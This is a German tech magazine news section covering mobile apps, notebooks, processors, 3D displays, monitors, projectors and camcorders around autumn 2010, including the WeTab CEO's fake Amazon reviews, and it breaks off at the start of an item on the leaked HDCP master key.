Mit Plane Finder AR (2,39 Euro) fahndet das iPhone nach Flugzeugen. Hält man sein Handy in die Höhe, blendet die App Infos zu in der Nähe befindlichen Flugzeugen in das Livebild der Kamera ein (Augmented-Reality-Modus). Flugzeug- und Flugnummer sowie die aktuelle Höhe, Geschwindigkeit und Position der Flieger greift die App über das Flugsicherungssystem ADS-B ab, über das inzwischen viele Verkehrs- und Frachtma-

schinen in Europa, den USA und anderen Ländern in regelmäßigen Abständen ihre Positionen.

Ein kleiner Google-Maps-Ausschnitt in der oberen linken Ecke des Livebilds dreht sich mit dem Handy und zeigt, in welcher Richtung sich derzeit Flugzeuge befinden. Die Android-Version Plane Finder (3,46 Euro) zeigt Flugzeuge in Echtzeit auf Google Maps an, bietet aber keinen Augmented-Reality-Modus. (acb)



Über den Wolken:
Plane Finder AR blendet Infos zu Verkehrs- und Frachtmaschinen im Livebild der iPhone-Kamera ein.

Anwendungs-Notizen

PlainText ist ein schlichter **Text-Editor** für iPhone und iPad. Er verwaltet Textdateien auf iPad sowie iPhone und synchronisiert sie zuverlässig mit dem Online-Speicherdienst Dropbox, bietet aber keine Formatisierung der als TXT gespeicherten ASCII-Texte.

Mit IP Webcam verwandelt sich ein Android-Smartphone in eine **mobile Webcam**, die das Livebild der Handykamera an einen Server weitergibt.

Im **Schlaf-Tagebuch** Sleep Bot Tracker Log für Android kann man seine Schlafzeiten eintragen und analysieren lassen. Die Anwendung wertet das Schlafverhalten in Diagrammen aus und gibt Tipps für einen gesunden Schlaf.

Skype bietet seinen **VoIP-Client** seit kurzem auch für Android (ab Version 2.1) an. Damit können Skype-Nutzer den Dienst über WLAN und in deutschen UMTS-Netzen nutzen.

Fahrzeugmodus für Android-Smartphones

Google hat den Fahrzeugmodus für Android 2.2 überarbeitet. Die kostenlose App reduziert die Android-Menüs auf großflächige Touchbuttons, die die Bedienung des Smartphones während der Fahrt erleichtern. Darüber kontrolliert man beispielsweise den Musikspieler oder startet Navigations-Apps. Der Anwender kann die Reihenfolge und Farbe der Bedienelemente verändern, das Hintergrundbild austauschen und weitere Apps zum Menü hinzufügen. Zudem ist es nun möglich, Links zu häufigen Navigationszielen zu setzen.

Steckt das Smartphone in einer Dockingstation oder verbindet sich es per Bluetooth mit Fahrzeugzubehör, schaltet Android automatisch auf den Automodus um. Für Entwickler soll es mit der neuen Version leichter sein, ihre Apps als Anwendungen für den Fahrzeugmodus zu markieren. Im Android Market ist die App derzeit nur für das Google Nexus One unter dem englischen Namen „Car Home“ erhältlich. Die Installationsdatei kann man aber von Market-Alternativen wie AppBrain auch für andere Geräte herunterladen. (acb)




Googles Fahrzeugmodus vereinfacht die Android-Menüs, sodass man sein Smartphone sicherer im Auto verwenden kann.

Nachrichtenfluss auf dem iPad

Die meisten RSS-Reader orientieren sich am Layout eines E-Mail-Clients, nicht so iStreamer. Der Nachrichtensammler für das iPad (2,99 Euro) generiert aus RSS-Feeds und Einträgen aus sozialen Netzwerken (derzeit nur Twitter und Facebook) eine hübsch animierte Zeitleiste. Die einzelnen Nachrichten stellt er als kleine Sprechblasen mit Foto, Titel beziehungsweise kurzem Text und Hinweis auf die Quelle dar. Ein Tipper darauf öffnet ein Popup,

das wahlweise den Gesamttext zeigt oder die Webseite öffnet. Die Abspieltaste lässt die Nachrichten langsam am Leser vorbeigleiten, ansonsten navigiert man per Fingerwisch und zieht mit zwei Fingern den gewünschten Zeitraum auf oder zusammen.

Eine kleine Auswahl englischer News-Seiten bietet iStreamer zum Abo in der RSS Feed Library an, weitere RSS-Feeds kann man per Websuche oder Eingabe der URL hinzufügen. (acb)



In iStreamer fließen Nachrichten, Tweets und Facebook-Updates an einer Zeitleiste entlang.

Anzeige

Anzeige

3D-Notebooks mit Shutter

Acer und Schenker stellen 15,6-Zoll-Notebooks mit 3D-fähigen Displays in Shutter-Technik vor. Für Acer ist das Aspire 5745DG schon die zweite Erfahrung mit 3D-Displays, beim ersten kam aber die Polarisationstechnik mit halbiertem vertikalem Auflösung zum Einsatz. Beim neuen Modell ist die komplette Auflösung von 1366×768 Punkten auch im 3D-Modus nutzbar. Die Grafik kommt vom Mittelklasse-Chip Nvidia GeForce GT 425M mit 1 GByte Speicher. Acer verspricht ein Gewicht

von 3 Kilogramm und bis vier Stunden Laufzeit. Die günstigste Variante kostet 1000 Euro.

Das Schenker XMG P500 ist in erster Linie ein Spiele-Notebook: GeForce GTX 460M, Prozessoren bis zur Vierkern-Version Core i7-940XM. Die Grundausstattung für 1050 Euro hat ein wahlweise mattes oder spiegelndes Display mit 1920×1080 Punkten. Das 3D-Display mit ebenfalls 1366×768 Punkten kostet samt Shutterbrille 230 Euro Aufpreis. (jow)



Schenker XMG P500: ein Gaming-Notebook mit 15,6-Zoll-Display und 3D-Option

WeTab-Chef blamiert sich erneut

Neofonie-Gründer Helmut Hoffer von Ankershoffen hat zugegeben, zwei Rezensionen seines WeTab unter falschem Namen auf Amazon.de veröffentlicht zu haben. Die Aktion sei ein Fehler gewesen, entschuldigte sich Ankershoffen in einer Stellungnahme. Als Konsequenz lasse er seine Position als Geschäftsführer der WeTab GmbH ruhen. Das Joint Venture von Neofonie und der Münchner Firma 4tiitoo ent-

wickelt und vertreibt das WeTab. Allein an der Spitze verbleibt 4tiitoo-Chef Tore Meyer.

Ankershoffen hatte nicht nur sein eigenes Produkt auf Amazon.de rezensiert, sondern dies auch noch unter dem Namen des IT-Autors und CCC-Ehrenmitglieds Peter Glaser. Er wurde identifiziert, weil sein öffentlicher Amazon-Wunschzettel Pseudonym und richtigen Namen verband.

Das verdeckte Eigenlob bei Amazon ist nicht die erste Panne beim WeTab: Im Frühjahr blamierte Ankershoffen sich auf einer Pressekonferenz mit einem Prototyp, auf dem Windows 7 anstelle des WeTab-Betriebssystems lief. Anschließend verspätete sich das Produkt mehrfach und erschien dann mit weit weniger Funktionen und Inhalten als ursprünglich angekündigt (siehe Test auf S. 72). (cwo)

Tablets nagen am Marktanteil der Netbooks

Laut einer Untersuchung des Marktforschungsunternehmens Displaysearch sind die Absatzzahlen von Netbooks im zweiten Quartal um 14 Prozent gesunken. Der Gesamtmarkt der Mobilgeräte bis 10,2 Zoll ist aber um 29 Prozent gestiegen: Der Rückgang bei den Netbooks wurde durch den Verkaufsstart des iPad überkompensiert.

Displaysearch sieht bei den Verkaufszahlen der Netbooks bis 10,2 Zoll im zweiten Quartal einen Rückgang von 7,6 auf 6,6 Millionen im Vergleich zum Vor-

jahresquartal. Gleichzeitig sind 3,3 Millionen iPads verkauft worden, sodass in dieser Gerätekategorie (Mobilgeräte bis 10,2 Zoll) rund 9,9 Millionen Stück abgesetzt wurden.

Ob der Rückgang der Netbooks nur durch Wechsel aufs iPad zu erklären ist, lässt Displaysearch offen. Gründe könnten auch sein, dass der Markt einfach gesättigt ist oder dass Anwender auf die stärkeren Notebooks zurückgreifen – für „Ultraportables“ mit Displays von 10,4 bis 12,5 Zoll nennt Displaysearch keine

Zahlen aus dem zweiten Quartal, prognostiziert aber 2,5 Millionen Geräte im dritten und 3 Millionen im vierten Quartal 2010.

Der gesamte Mobilmarkt sei im zweiten Quartal um 32 Prozent auf 50,4 Millionen Geräte gewachsen. Für 2011 sagt Displaysearch für das iPad ein Plus von 87 Prozent auf 24,8 Millionen Stück voraus. Der Netbook-Absatz soll von 36 auf 44,3 Millionen wachsen (+23 Prozent), der gesamte Markt von 220 Millionen auf 272 Millionen Notebooks und Tablets (+24 Prozent). (jow)

Schnellere Notebook-Prozessoren

Intel bringt acht neue Notebook-Prozessoren. Der i7-640M ist der neue Spitzenreiter der Zweikern-Version des Core i7. Er läuft mit 2,8 GHz und kostet 346 US-Dollar. Damit schließt er eine preislücke zwischen dem bisherigen Spitzenreiter i7-620M mit 2,66 GHz für 332 US-Dollar und dem langsamsten Vierkernmodell, dem i7-720QM mit 1,6 GHz für 364 Dollar.

Neu sind auch der i5-580M (266 Dollar) und i5-560M (225 Dollar), wobei beide laut Preisliste mit 2,66 GHz laufen. Der 580M kann seinen Takt per Turbo Boost auf 3,33 GHz hochsetzen, der 560M auf 3,2 GHz; der bisherige i5-Spitzenreiter 540M kam auf 2,53 GHz.

Die Low-Voltage-Version mit einer TDP von 25 Watt beschleunigt Intel von 2,13 auf 2,26 GHz

(i7-660LM, 346 Dollar), die Ultra-Low-Voltage-Version mit 18 Watt von 1,33 auf 1,46 GHz (i7-660UM, 317 Dollar) beziehungsweise von 1,2 auf 1,33 GHz (i5-560UM, 250 Dollar) bei der Version mit Grafikkern.

Zudem gibt es die Celeron-Modelle P4600 mit 2 GHz auf Basis des Core i und T3500 mit 2,1 GHz auf Basis des älteren Core-2-Kerns. (jow)

Multicore-Prozessor für Android-Geräte

Bis zu vier 32-Bit-Kerne können System-on-Chip-Entwickler zusammenarbeiten lassen, wenn sie eine Lizenz für den neu vorgestellten MIPS32 1074K erwerben. Die einzelnen Kerne entsprechen im Wesentlichen dem schon länger verfügbaren 74K, haben allerdings nun einen „Coherence Port“, über den sie gemeinsam auf den inklusiven L2-Cache und andere Ressourcen zugreifen. Auch beim Interrupt-Controller, den I/O-Einheiten sowie den Energiesparfunktionen gab es Veränderungen. Dennoch sind die neuen Kerne binärkompatibel zum 24K sowie 74K und weiterhin voll synthetisierbar. Wie

schon beim 74K gibt es Versionen mit (1074Kf) und ohne Gleitkommaeinheit (1074Kc).


In der ersten Revision laufen alle Kerne übrigens immer mit derselben Taktfrequenz. Einzelne können sich jedoch auch schlafen legen. Im Rahmen von späteren Releases soll es jedoch möglich sein, dass die Kerne ihre Taktfrequenz einzeln verändern. Apropos Taktfrequenz: Hergestellt in einem 40-nm-Fertigungsprozess sollen die Kerne mit bis zu 1,5 GHz arbeiten und den Cortex-A9 von ARM – in einigen Disziplinen – schlagen können. MIPS spricht von 25 Prozent mehr Taktfrequenz bei gleicher Leis-

tungsaufnahme. Allerdings packt der Cortex-A9 bis zu 2 GHz. MIPS stellt für den 1074K zwar auch Taktfrequenzen bis zu 2,5 GHz in Aussicht, allerdings erst mit 28-nm-Strukturen.

Im Vergleich zum bereits angekündigten aber noch nicht verfügbaren Cortex-A15 dürfte der 1074K den Kürzeren ziehen. Gegenüber Intels Atom-Prozessor sieht sich MIPS gut aufgestellt. Immerhin passen auf die Die-Fläche eines Atom-Rechenwerks drei 1074K-Kerne, die zusammen 9180 Punkte im CoreMark liefern und 1,4 Watt schlucken. Für den Atom nennt MIPS 3830 Punkte respektive 2 Watt als Vergleichszahlen, unklar bleiben jedoch der Atom-Typ und dessen Taktfrequenz. Besonders hebt MIPS die gute JavaScript-Performance des neuen Prozessors hervor, die allerdings auf Software-Optimierungen am JIT-Compiler zurückgeht.

Nicht mit von der Partie ist beim 1074K Multi-Threading, das es bereits beim 1004K – und eben auch beim Atom – gibt. Gegenüber c't zeigten sich MIPS-Sprecher jedoch zuversichtlich, dass es bald auch einen Mehrkernprozessor mit Multi-Threading von MIPS geben werde.

Einsatzbereiche für den neuen Kern sind Settop-Boxen, internetaugliche Fernseher, WLAN-Router, aber auch Android-Geräte wie Tablets. (bbe)



Die einzelnen Kerne des 1074K sind alte Bekannte aus dem 74K. Nun können jedoch bis zu vier kohärent zusammenarbeiten.

Mini-PC mit Atom E600

Als einer der ersten Mini-PC-Hersteller verbaut die chinesische Firma Norco Intels neueste „Tunnel Creek“-Atom. Der Habey BIS-6622-I ist mit Atom E620 (600 MHz), E640 (1 GHz) oder E660 (1,3 GHz) zu bekommen, jeweils mit dem Ein-Chip-„Chipsatz“ EG20T. In das winzige Gehäuse passen zudem 2 GByte RAM, ein USB-WLAN-Modul, eine 1,8-Zoll-Festplatte oder -SSD sowie eine PCIe-Minicard. An externen Anschlüssen stehen vier USB-, ein VGA- und ein HDMI-Port bereit.


In Europa soll der BIS-6622-I über den Norco-Vertrieb in den Niederlanden ausgeliefert werden; Preise sind noch nicht festgelegt, dürften aber wie beim Vorgänger BIS-6220 zwischen 300 und 400 Euro liegen. (ciw)

Neue Bastelplatinen

Die Mikrocontroller-Bastelplattform Arduino bekommt ein Facelift und kündigt durch die Blume schon einmal die bevorstehende Version 1.0 an: Dafür steht zumindest der Name „Uno“ der auf der Maker Fair in New York vorgestellten Platine. Sie beerbt „Duemilanove“, setzt aber nach wie vor auf denselben ATmega328 Controller. Allerdings übernimmt jetzt ein frei programmierbarer ATmega8U2 die

USB-Kommunikation. Das größere Mega-Board bekommt als Mega2560 nun einen Controller (ATmega2560) mit 256 KByte statt 128 KByte Flash-Speicher. Auch hier dient der ATmega8U2 als USB-Schnittstelle.

An den Preisen ändert sich durch dieses Update wenig: Das Uno-Board kostet rund 26 und das Mega 2560 rund 50 Euro. Unterstützt werden sie ab Arduino 0020. (bbe)



Neuer USB-Chip und mehr Flash-Speicher: Das Arduino „Mega 2560“ ist der Nachfolger des Arduino „Mega“.

Anzeige

Autostereoskopische 3D-Displays ohne Brille

Toshiba will noch im Dezember autostereoskopische Displays auf den Markt bringen, für die man keine 3D-Brille benötigt. Ob es die 3D-Schirme auch in Europa geben wird, ist noch unklar. In fernerer Zukunft will das Unternehmen zudem Notebooks mit den autostereoskopischen Integral-Imaging-Displays anbieten und später auch TV-Schirme. Richtig große 3D-Displays, die man ohne 3D-Brille betrachten kann, werden aber kaum vor 2015 erhältlich sein, betonte ein Unternehmenssprecher.

Auf der CEATEC in Japan kündigte das Unternehmen zwei konkrete Modelle mit der im Mai erstmals gezeigten Integral-Imaging-Technik an. Zu Preisen äußerte sich Toshiba nicht, ebenso wenig gab es Auskunft darüber, mit welchen Stückzahlen man zum Start rechnet. Das Wall Street Journal hatte Anfang Oktober Preise von 1440 US-Dollar für das 12-Zoll-Modell und 2880 US-Dollar für

den 20-Zöller genannt, realistisch muss man aber von deutlich höheren Preisen ausgehen.

Für die 3D-Wiedergabe berechnet Toshiba von der gleichen Szenerie neun Bilder aus unterschiedlichen Blickwinkeln. Dies soll ein Cell-Prozessor aus einem einzelnen Bild (beinah) in Echtzeit erledigen. Ausgewertet wird dabei wahrscheinlich eine in den Einzelbildern enthaltene Tiefen-Map. Die hochauflösenden Displays geben die Ansichten aus, indem sie jeden Bildpunkt des Originalbildes durch neun Pixel abbilden, die in einer 3x3-Matrix angeordnet sind. Jeder beliebige 2D-Inhalt soll sich auf diese Weise dreidimensional wiedergeben lassen.

Ein Problem bei der gleichzeitigen Ausgabe der neun Ansichten: Sie müssen gerade bei Bewegtbildern sauber voneinander getrennt werden, andernfalls entstehen störende Unschärfen (blurred). Dies will Toshiba durch Ein-


fügen zweier Layer gelöst haben: Eine Polarisationsebene bündelt das Licht der neun Pixel beziehungsweise Bilder auf das sogenannte GRIN-Lenticularlinsensystem (gradient index), von dem das Licht wiederum zum Betrachter gelenkt wird. Weil der Polarisator schaltbar ist, könnte man das Display auch im herkömmlichen 2D-Betrieb mit dann voller (neunfacher) Auflösung gegenüber dem 3D-Betrieb nutzen. Das Patent für diese Technik gehört nach Aussage des Unternehmens Toshiba Mobile Displays.

Das vorgestellte 20-zöllige Modell 20GL1 hat im 2D-Betrieb eine Auflösung von 3840 x 2400 Pixel, es handelt sich also um ein 4K-Panel. Schaltet man in den 3D-Modus, reduziert sich die wahrgenommene Auflösung auf 1280 x 720 Bildpunkte. Auf der SID im Mai zeigte das Unternehmen noch ein Integral Imaging Display mit einer Diagonale von 21 Zoll und entsprechender 3D-Auflö-

sung von 1280 x 800 Bildpunkte. Der aktuelle 20-Zöller eignet sich mit seinem 16:9-Format aber besser für Filme. Als Betrachtungsabstand empfiehlt Toshiba zum 20-Zöller recht geringe 90 Zentimeter.

Der 12-zöllige Schirm 12GL1 nutzt 1400 x 1050 Pixel (4:3), im 3D-Modus bleiben davon wegen der neun gleichzeitig ausgegebenen Ansichten 466 x 350 Bildpunkte übrig. Hier liegt der optimale Betrachtungsabstand bei nur 65 Zentimetern. Die Displays werden mit einem Direct-LED-Backlight hinterleuchtet, im 20-Zöller sind es 1440 schachbrettartig angeordnete Dioden.

Außerdem zeigt Toshiba auf der CEATEC ein Notebook mit 3D-Display, bei dem es sich aber ausdrücklich um einen sehr frühen Prototypen handelt – Fragen zur Grafikkarte blieben deshalb ebenso offen wie eine mögliche Verfügbarkeit und der Preis. (uk)



Nur wenn der Polarisationslayer aktiv geschaltet ist (links Bild), wird das Licht der neun Ansichten gebündelt zum Lenticularlinsensystem geleitet und von dort gezielt im Betrachtungsraum verbreitet.

Blickwinkelstabile LED-Monitore

BenQ stellt gleich zwei sparsame und zugleich blickwinkelstabile Monitore mit weißem Edge-LED-Backlight vor: Der BL2400PT und der VW2420H nutzen ein VA-Panel mit 24 Zoll Diagonale und Einblickwinkeln von 178 Grad. Als maximale Leuchtdichte nennt BenQ 250 cd/m², der statische In-Bild-Kontrast ist mit 3000:1 angegeben, die Grauschaltzeit mit 8 ms. Beide Monitore sollen sich im Betrieb mit 28 Watt begnügen, im Standby bleiben laut Hersteller weniger als 0,5 Watt – die Displays halten die Spezifikationen des Energy-Star 4.1 ein.

Der BL2400PT ist für den Büroeinsatz konzipiert: Er lässt sich um 13 cm in der Höhe verstellen, sowie seitlich und ins

Hochformat drehen und besitzt neben VGA und DVI-D (inkl. HDCP) einen DisplayPort-Signal-eingang – unter trägt das Label TCO-5-Logo. Mit Hilfe eines Lichtsensors passt der Monitor seine Schirmhelligkeit automatisch an das Umgebungslicht an, ein Bewegungssensor schaltet

das Display in den Standby, wenn sich der Anwender entfernt hat.

Das designorientierte Modell für zu Hause, der VW2420H, kommt mit einem HDMI-Eingang statt mit DisplayPort, auf die Höhenverstellung und den Portrait-Modus muss man bei



BenQs höhenverstellbarer BL2400PT nutzt ein VA-Panel und LEDs im Backlight, hat zwei Digital-eingänge und Lautsprecher.

ihm verzichten. Sein Netzteil ist zudem nicht im Monitor integriert, sondern wird als externes Steckernetzteil mitgeliefert. Etwas kurios: Während der Büromonitor BL2400PT einen Lautsprecher besitzt, fehlt dieser beim multimedial veranlagten VW2420H; bei ihm gelangt der Ton nur per Kopfhörer zum Ohr. Der Büromonitor wird mit VGA- und DVI-Kabeln ausgeliefert, beim VW-Modell liegt ein VGA-Kabel bei, eines für den digitalen Betrieb fehlt.

Die beiden ersten Vertreter ihrer Klasse – es gab bislang in dieser Größe keine VA-Displays mit LED-Backlight – kosten 270 Euro (BL2400PT) respektive 260 Euro (VW2420H) und sind ab sofort erhältlich. (uk)

Anzeige

Heller Präsentationsbeamer mit Netzwerk

Ein VGA- oder DVI-Kabel wird beim MX750-Präsentationsbeamer von BenQ nicht benötigt: Der 800 Euro teure Projektor lässt sich über das Netzwerk mit Bildern versorgen. Nicht einmal ein Netzwerkkabel ist Pflicht – das WLAN-Modul kostet allerdings 100 Euro extra. Wer Maus und Tastatur per USB an den Projektor anschließt, kann damit den PC fernbedienen.

Die mitgelieferte Windows-Software „Q Presenter“ überträgt nicht nur die aktuelle Bildschirmsicht eines einzelnen Rechners an den Beamer: Bis zu

vier Teilnehmer können sich auf den Projektor „einwählen“, die einzelnen Ansichten werden im Split-Screen neben- beziehungsweise übereinander angezeigt. Wegen der vier Ansichten bewirbt BenQ das Gerät auch als kostengünstige Alternative zu teuren Videokonferenzsystemen.

Ebenfalls möglich ist die Zuspielung eines PC-Videosignals auf bis zu acht MX750-Projektoren. Fraglich ist allerdings, ob im Netzwerkbetrieb ruckelfreie Videos möglich sind – die bislang von c't getesteten

Netzwerkprojektoren zeigten hier noch Optimierungsbedarf.

Der 2,6 kg schwere DLP-Beamer projiziert mit 1024 × 768 Pixeln (XGA). Er soll einen Kontrast von 3000:1 sowie einen Lichtstrom von 3000 Lumen erreichen. Eingebaut sind neben RJ45- und USB-Typ-A und B-Anschlüssen jeweils ein HDMI,

Der BenQ MX750 lässt sich per (W)LAN mit Bildern bespielen.

VGA-, S-Video und Composite-Signaleingänge. Außerdem nutzt der MX750 ein 1,6fach-Zoom-objektiv. (jkj)



Laserprojektor fürs digitale Kino

Kino-Pionier Kodak hat den ersten Prototyp eines Laser-Digital-Kinoprojektors vorgestellt. Nachdem der Hersteller die Fleckenbildung bei Laserlicht nach eigenen Angaben in den Griff bekommen hat, eigne sich die Technik erstmals für die Kinoprojektion. Der Kodak-Laserprojektor entspricht dem DCI-Digitalkinostandard und kann sowohl für 2D- als auch 3D-Vorführungen genutzt werden.

Das Vorseriengerät projiziert mit 2K-Auflösung (2048 × 1080 Bildpunkte) und erzielt eine Helligkeit von 11 000 Lumen sowie einen Kontrastumfang von 10 000:1. Theoretisch ließen sich laut Kodak noch höhere Kontraste und Lichtstärken erzeugen. Dank der hellen Darstellung empfiehlt sich die Kodak-Technik

insbesondere für die 3D-Projektion – hier benötigt man mehr als doppelt so viel Licht wie bei einer normalen (2D-)Projektion. Laut Kodak lässt sich mit der Kombination aus Laserlichtquelle und DLP-Spiegelpanels zudem ein Farbraum erzielen, der weit über der DCI-Spezifikation liegt.

Die gesamte Projektorleinheit ist nicht größer als ein Digital-Cinema-Projektor mit Xenonlicht. Dadurch sind beim Umstieg auf Lasertechnik anders als beim Übergang von der Analogprojektion zu Digital-Cinema-Systemen keine Umbauten nötig. Im Vergleich zu Xenonlampen benötigt die Laserlichtquelle laut Kodak weniger Energie. Sie hält zudem in ersten Tests länger durch als ein Xenonkolben und ihre Lichteistung brach in den ersten Betriebsstunden anders als dieser auch nicht ein.

Vor dem Marktstart in 12 bis 18 Monaten muss allerdings noch die Sicherheit beim Einsatz von Laserlicht in der Kinoprojektion geprüft werden. Eine entsprechende Untersuchung läuft derzeit bei der amerikanischen Aufsichtsbehörde FDA. (Georg Immich/jkj)


PixelQi-Display

Über die deutsche Display Solution AG will PixelQi Entwicklungsmuster seiner energiesparenden und sonnenlichttauglichen LCDs auf den Markt bringen. Das auf Entwicklung rund um Flachdisplays spezialisierte Unternehmen aus Gilching hat eine Treiberplatine entwickelt, die ein 10-zölliges PixelQi-Display über USB ansteuert – wahlweise kabelgebunden oder per Wireless-USB. Das LCD bezieht seine Daten und auch die Energie per Displaylink-Technik über den USB-Port.

Der d-screen-Qi10 nebst Ansteuerplatine d-screen-Hybrid wird für 450 US-Dollar als Entwicklungsmuster ausschließlich an Firmen ausgeliefert. Preise für fertige Sets werden etwa zwei-

bis dreimal über denen herkömmlicher Displays liegen.

Grund ist unter anderem die höhere Auflösung der PixelQi-LCDs: Sie haben die dreifache Pixelanzahl pro Zeile. So hat das jetzt angebotene 10"-Display 3072 Pixel pro Zeile für den transmissiven, den transflektiven und den rein reflektiven Betriebsmodus. Im transmissiven Modus nutzt es 1024 × 600 Bildpunkte, zeigt 262 000 Farben und leuchtet mit 165 cd/m². Im transflektiven Modus im Innenbereich erreicht es etwa 235 cd/m², im hellen Sonnenlicht und dann rein reflektiven Modus sind es laut PixelQi 1000 cd/m². Das Backlight benötigt zwei Watt, das Panel selbst etwa ein halbes Watt. (uk)



In Kodaks Projektor-Prototyp reflektieren DLP-Spiegelchips Laserstrahlen auf die Leinwand.

Display-Notizen

Samsung fordert zur **App-Programmierung für Fernseher** auf: Infos, das SDK und die Teilnahmebedingungen am Wettbewerb gibt es unter www.samsungsmarttvchallenge.eu, Einsendeschluss ist der 30. Dezember.

Toshiba Mobile Displays (TMD) scheint seine Pläne zur **Massenfertigung von OLEDs** für Smartphones und TVs vorerst auf Eis gelegt zu haben. Die Angestellten des OLED-Bereichs wurden angeblich in die LCD-Abteilung versetzt, TMD will sich organischen Dioden für Beleuchtungszwecke widmen.

Merck hat seine 50 Millionen teure **Forschungsanlage für OLEDs und LCDs** in Darmstadt eingeweiht. Im 11 000 m² großen MRC (Material Research Center) sollen 340 Leute neue OLED- und LED-Materialien sowie Flüssigkristalle für Displays erforschen.

Osram baut in Regensburg für 50 Millionen Euro eine **Fertigungsstätte für organische Leuchtdioden**. 200 Angestellte sollen dort bis Mitte 2011 die Produktion optimieren und die Effizienz und Lebensdauer von OLEDs für Beleuchtungszwecke verbessern.

Anzeige

Camcorder: Photokina-Nachlese

Erwartungsgemäß spielten die Bewegtbild-Aufzeichner auf der Kölner Messe nur eine Nebenrolle. Dennoch zeigte Canon neben der HD-Video-tauglichen DSLR EOS 60D und dem Speicherchip-Camcorder Legria HF M32 vier Semi-Profilmodelle, die nicht in AVCHD, sondern mit MPEG-2-Komprimierung aufzeichnen. Der 3-Chip-Camcorder XF 300 und der XF 100 (Einchip-System) speichern Full-HD-Video (4:2:2) in Datenströmen mit 50 MBit/s auf CF-Karten, für die zwei Slots bereitstehen. Die Geräte mit HD-SDI, Timecode- und Genlock-Schnittstelle heißen XF 105 beziehungsweise XF 305. Der Wechsel auf die bei der Nachbearbeitung ressourcenschonende MPEG-2-Komprimierung dürfte indes nur eine Übergangsphase charakterisieren, die den Profis den

Umgang mit HD-Material ohne Neuanschaffung eines Schnitt-PCs erlauben soll.

Panasonic zeigte die System-Fotokamera Lumix GH2, die über die Fotofunktion hinaus HD-Video in voller Auflösung speichert. Neben dem schon auf der IFA präsentierten 3D-Camcorder HDC-SDT 750 war der Prototyp eines Modells zu sehen, das an eine Mittelformat-Spiegelreflexkamera vergangener Tage erinnert: Der AF 101 enthält einen vergleichsweise riesigen Wandler-Chip, arbeitet mit wechselbaren Micro-Four-Thirds-Objektiven und speichert Full-HD auf SDHC- oder SDXC-Speicherkarten, für die er zwei Slots mitbringt.

Für seinen Wechseloptik-Camcorder NEX-VG 10 (siehe Test in c't 21/10, S. 66) kündigte Sony am Rande der Photokina ein Firmware-Update an, das einige Mängel beheben soll; ob sich damit die fehlende manuelle Tonaussteuerung nachrüsten und die wenig erstklassige Schärfe verbessern lässt, war bis Redaktionsschluss nicht zu erfahren. (uh)



Mit Wechseloptik und großem Wandlerchip: Der Panasonic AF101 verspricht Kino-Look.

HDCP-Streams in Echtzeit entschlüsseln

Als im Internet ein Generalschlüssel für die High-bandwidth Digital Content Protection (HDCP) auftauchte, bestätigte Intel die Echtheit, aber spielte die Relevanz herunter: Um damit etwas anzufangen, müsse man den Schlüssel in einen Chip einbauen.

